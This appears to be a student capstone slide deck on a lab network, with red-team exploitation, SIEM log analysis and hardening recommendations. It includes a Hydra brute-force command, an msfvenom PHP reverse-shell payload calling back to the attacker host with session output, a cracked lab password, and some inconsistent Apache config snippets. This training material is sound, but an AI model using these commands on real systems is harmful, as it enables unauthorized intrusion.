

# Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

---

**ES**

**Executive Summary**

**01**

**Network Topology**

**02**

**Red Team: Security Assessment**

**03**

**Blue Team: Log Analysis and Attack Characterization**

**04**

**Hardening: Proposed Alarms and Mitigation Strategies**

# Executive Summary


# Executive Summary

---

- This report outlines the Assessment, Analysis, and Hardening of your company's system.
- The Capstone Web Server was **successfully exploited Nov 3, 2020, This exploitation was due to vulnerabilities which aided in a successful attack.**
- Mitigation strategies are provided with some examples and suggestions to help harden and prevent future attacks.

# Network Topology

# Network Topology



Network  
Address Range:  
192.168.1.1-105  
Netmask:255.255.255.0  
Gateway:192.168.1.1

Machines  
IPv4:192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.100  
OS:Linux  
Hostname: ELK

IPv4:  
OS:Linux  
Hostname:  
Capstone(target)

IPv4:192.168.1.1  
OS:windows  
Hostname:VM

# Red Team Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	192.168.1.100	Monitoring System(SIEM)
CAPSTONE	192.168.1.105	WEBSERVER
KALI MACHINE	192.168.1.90	PEN TESTING MACHINE
VM(SWITCH)	192.168.1.1	VM-SWITCH



# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
NMAP –sV provided RECON to further access browser directories of <u>CAPSTONE</u> webserver.  <b>OPEN TO PUBLIC VIEW</b>	DISCOVERY OF 192.168.1.105/COMPANY_FOLDERS	NOTES WITHIN DIRECTORIES LIST: <i><b>ASHTON</b></i> –WEB ADMINISTRATOR ./COMPANY_FOLDERS/SECRET_FOLDER
Administrator weak password, also not mitigation present.	Bruteforce attack using wordlist	Access gained to /secret_folder Which provided username & hash for webdav
<i>2<sup>ND</sup> ADMIN(RYAN) MD5- hash IN PLAIN SIGHT</i>	CRACK MD5 HASH FOR RYAN	<i>ACCESS TO WEBDAV</i>
<a href="#"><u>CVE-2018-6892</u></a> <i>reverse tcp shell</i>	This will result in an attacker controlling the program's execution flow and allowing arbitrary code execution.	This will result in an attacker controlling the program's execution flow and allowing arbitrary code execution. – In instance gained access to <u>CAPSTONE</u> server through remote backdoor shell.

# Exploitation: WEB SERVER DIRECTORY ACCESS

01

## Tools & Processes

From Kali Machine,

cmd: `ifconfig <my ip>=192.168.1.90`

cmd: `nmap -sV 192.168.1.0/24 > nmap_result.txt`

then

Navigate to 192.168.1.105 with web browser  
Recon Info about company

02

## Achievements

```
File Actions Edit View Help
Shell No.1

Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 00:49 PST
Nmap scan report for 192.168.1.1
Host is up (0.0004s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  wrdp       Microsoft Windows Remote Desktop Protocol
3389/tcp  open  ms-wbt-server Microsoft Windows Remote Desktop Services
MAC Address: 08:15:5D:00:04:8D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Nmap scan report for 192.168.1.100
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu3.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       Apache/2.4.29 (Ubuntu)
MAC Address: 4C:1B:42:10:20:2F (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu3.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       Apache/2.4.29 (Ubuntu)
MAC Address: 08:15:5D:00:04:8D (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0004s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.93 seconds
root@kali:~#
```

03



# Exploitation: PASSWORD & HASH CRACK

01

## Tools & Processes

Hydra Brute force attack using word list.

cmd: `hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder`

This process revealed username & hash (PW ) then used:

Used online site to crack md5 hash

Then performed second nmap against website IP

cmd: `nmap --script http-enum -p80 192.168.1.105`

02





## Achievements

Login to secret\_folder using ashton credentials

Locate 2<sup>nd</sup> username (ryan) and hash (linux4u)

Logged into webdav to Set up next exploit

03



# Exploitation: REVERSE TCP SHELL

01

## Tools & Processes

Used Metasploit to search for a reverse tcp shell to gain access to webserver DB.

```
msfvenom -p  
php/meterpreter_reverse_tcp  
LHOST=192.168.1.90 LPORT=244f  
raw > shell.php
```

Copy this into webdav-filemanager  
access through browser to set up  
reverse shell.


This give me access to DB and access  
to the goal <FLAG>

02

## Achievements


Granted me user shell to  
access DB

03



```
[*] Started reverse (p handler on 192.168.1.90:21  
msf5 exploit(windows/autorun) > [*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 1 opened (192.168.1.90:21 → 192.168.1.105:58848) at 2020-11-03 12:57:16 -0800  
sessions 1  
[*] Starting interaction with 1...  
meterpreter > pwd  
/var/www/webdav/  
meterpreter > ls
```

```
File Actions Edit View Help  
100644/rw-r--r-- 1111 fil 2020-11-03 12:53:04 -0800 shell.php  
meterpreter > cd /  
meterpreter > ls  
Listing: /  
*****  
Mode                Size      Type    Last modified      Name  
----                -  
40755/pwxr-xr-x 4096     dir     2020-10-19 21:43:42 -0700 bin  
40755/pwxr-xr-x 4096     dir     2020-10-24 00:02:25 -0700 boot  
40755/pwxr-xr-x 3840     dir     2020-11-03 10:03:41 -0800 dev  
40755/pwxr-xr-x 4096     dir     2020-11-02 14:13:09 -0800 etc  
100644/rw-r--r-- 16       fil     2019-05-07 12:15:12 -0700 flag.txt  
40755/pwxr-xr-x 4096     dir     2020-05-19 10:06:21 -0700 home  
100644/rw-r--r-- 57992549 fil     2020-10-21 18:06:22 -0700 initrd.img  
100644/rw-r--r-- 57982543 fil     2020-10-19 21:42:09 -0700 initrd.img.old  
40755/pwxr-xr-x 4096     dir     2018-07-25 15:58:48 -0700 lib  
40755/pwxr-xr-x 4096     dir     2020-10-19 21:42:22 -0700 lib64  
40700/pwx----- 16384    dir     2019-05-07 11:10:15 -0700 lost+found  
40755/pwxr-xr-x 4096     dir     2018-07-25 15:58:48 -0700 media  
40755/pwxr-xr-x 4096     dir     2018-07-25 15:58:48 -0700 mnt  
40755/pwxr-xr-x 4096     dir     2020-07-01 12:03:52 -0700 opt  
40555/p-xr-xr-x 0         dir     2020-11-03 10:03:12 -0800 proc  
40700/pwx----- 4096     dir     2020-05-21 16:30:12 -0700 root  
40755/pwxr-xr-x 800      dir     2020-11-03 10:03:57 -0800 run  
40755/pwxr-xr-x 12288    dir     2020-10-19 21:43:42 -0700/sbin  
40755/pwxr-xr-x 4096     dir     2019-05-07 11:16:00 -0700 snap  
40755/pwxr-xr-x 4096     dir     2018-07-25 15:58:48 -0700 srv  
100600/rw----- 206569420 fil     2019-05-07 11:12:56 -0700 swap.img  
40555/p-xr-xr-x 0         dir     2020-11-03 10:03:15 -0800 sys  
41777/pwxrwxrwx 4096     dir     2020-11-03 10:03:57 -0800 tmp  
40755/pwxr-xr-x 4096     dir     2018-07-25 15:58:48 -0700 usr  
40755/pwxr-xr-x 4096     dir     2020-05-21 16:31:52 -0700 vagrant  
40755/pwxr-xr-x 4096     dir     2019-05-07 11:16:46 -0700 var  
100600/rw----- 3384160  fil     2020-10-15 05:50:48 -0700 vmlinuz  
100600/rw----- 3380064  fil     2020-06-19 04:08:40 -0700 vmlinuz.old
```



# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows.



- With Initial nmap @ 00:49 PST

Otherwise, add the answers to speaker notes.

```
ShellNo.1
File Actions Edit View Help
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 00:49 PST
Nmap scan report for 192.168.1.1
Host is up (0.0000ms latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrtp?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:15:50:80:30:80 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu subuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp  open  http      Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D0:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu subuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 08:15:50:80:30:80 (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000000ms latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.93 seconds
root@kali:~#
```

# Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the request occur? **00:49 Nov 3**
- How many requests were made? **10145 – multiple attempts during brute force but using wrong login**
- Which files were requested? **“Connect To Corp\_Server “**
- What did they contain? **Instructions to connect to WEBDAV**


SIEM / Network | 192.168.1.90

Search [KQL] Last 24 hours Show dates Refresh

+ Add filter

Showing 4 users


User ↑	ID	Group name	Group ID	Document count
-	—	—	—	2221
Ashton	—	—	—	1506286
ashton	—	—	—	10145
ryan	—	—	—	109



# Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? **Over 2 mil, total but again login was initially wrong**
- How many requests had been made before the attacker discovered the password? **10145**



The screenshot shows a SIEM dashboard with a table titled 'Showing 4 users'. The table has the following columns: User, ID, Group name, Group ID, and Document count. The data is as follows:

User	ID	Group name	Group ID	Document count
-	-	-	-	2221
Ashton	-	-	-	1506286
ashton	-	-	-	10145
ryan	-	-	-	109





# Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory? 36
- Reverse shell was uploaded





# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

What kind of alarm can be set to detect future port scans?

**Report Criteria: set # of ports access from a single IP over time.**

What threshold would you set to activate this alarm? **Alert & Send Email > 15 per PORT 80 with same IP**

## System Hardening

What configurations can be set on the host to mitigate port scans?

<https://unix.stackexchange.com/questions/345114/how-to-protect-against-port-scanners>

```
ipset create port_scanners hash:ip family inet hashsize 32768 maxelem 65536 timeout 600
ipset create scanned_ports hash:ip,port family inet hashsize 32768 maxelem 65536 timeout 60
```

And iptables rules

```
iptables -A INPUT -m state --state INVALID -j DROP
iptables -A INPUT -m state --state NEW -m set ! --match-set scanned_ports src,dst -m hashlim
iptables -A INPUT -m state --state NEW -m set --match-set port_scanners src -j DROP
iptables -A INPUT -m state --state NEW -j SET --add-set scanned_ports src,dst
```

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

**Log access to "Secret\_Folder"**

**Also have a Max # of login time before logout.**

What threshold would you set to activate this alarm?

**Alert & Email when access is detected from IP other than 192.168.1.105/192.168.1.1**

## System Hardening

**Set your configuration file to block unauthorized access to the "secret\_folder" from any IP other than those listed and disable dir listings:**

**Open your httpd.conf file:**

```
> nano /etc/httpd/conf/httpd.conf
```

\* Locate directory section (/var/www/) and set it as follows:

```
<Directory /var/www/company_folders/secret_folder/>
```

```
Order allow,deny
```

```
Allow from 192.168.1.1
```

```
Allow from 192.168.1.105
```

```
Deny from 192.168.1.90
```

```
</Directory>
```

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm can be set to detect future brute force attacks?

**Search criteria:**

`http.request.method : "get" and user_agent.original : "Mozilla/4.0 (Hydra)" and url.path : "/company_folders/secret_folder/" and status : (Error or OK)`

What threshold would you set to activate this alarm?

**Alert email and log when, on protected files and folders, > 5**

**Error (401) responses occur at any time OR any OK (200) responses occur from non-trusted IPs**

## System Hardening

What configuration can be set on the host to block brute force attacks?

**Develop a strong PW policy , and LOCKOUT after failed attempts.**

**2 Factor Authentication and IP tracked LOGIN.**

Describe the solution. If possible, provide the required command line(s).

Limit failed login attempts

Don't use a default port, edit the port line in your `sshd_config` file

Use Captcha

Limit logins to a specified IP address or range

Two factor authentication

Unique login URLs

<https://phoenixnap.com/kb/prevent-brute-force-attacks>

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

Search criteria:

`http.request.method : *` and `url.path: *webdav*` and  
`source.ip: (not 192.168.1.150 or 192.168.1.1)`

What threshold would you set to activate this alarm?

**Alert email and log when requests are made, on protected files and folders, from non -trusted IPs**

## System Hardening

**Set your configuration file to block unauthorized access**

**to the “WEBDAV” from any IP other than those listed and disable dir listings:**

**Open your httpd.conf file:**

`> nano /etc/httpd/conf/httpd.conf`

**\* Locate directory section (/var/www/) and set it as follows:**

`<Directory /var/www/webdav/>`

`Order allow,deny`

`Allow from 192.168.1.1`

`Allow from 192.168.1.105`

`Deny from 192.168.1.90`

`Allow from 127`

`Deny all`

`</Directory>`

---

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

`http.request.method : *` and `url.path: *webdav*` and `source.ip:` (not 192.168.1.150 or 192.168.1.1)

What threshold would you set to activate this alarm?

**Alert email and log when requests are made, on protected files and folders, from non -trusted IPs**

## System Hardening

What configuration can be set on the host to block file uploads?

**This exploit was allowed due to lack on hardening covered in previous mitigation review.**

**Open your httpd.conf file:**

```
> nano /etc/httpd/conf/httpd.conf
```

\* Locate directory section (/var/www/) and set it as follows:

```
<Directory /var/www/company_folders/secret_folder/>e**
```

```
Order allow,deny
```

```
Allow from 192.168.1.1
```

```
Allow from 192.168.1.105
```

```
Allow 127
```

```
Deny from 192.168.1.90
```

```
</Directory>
```

**This is a single point of failure because access to the folder leads to access to other sensitive areas.**

*The  
End*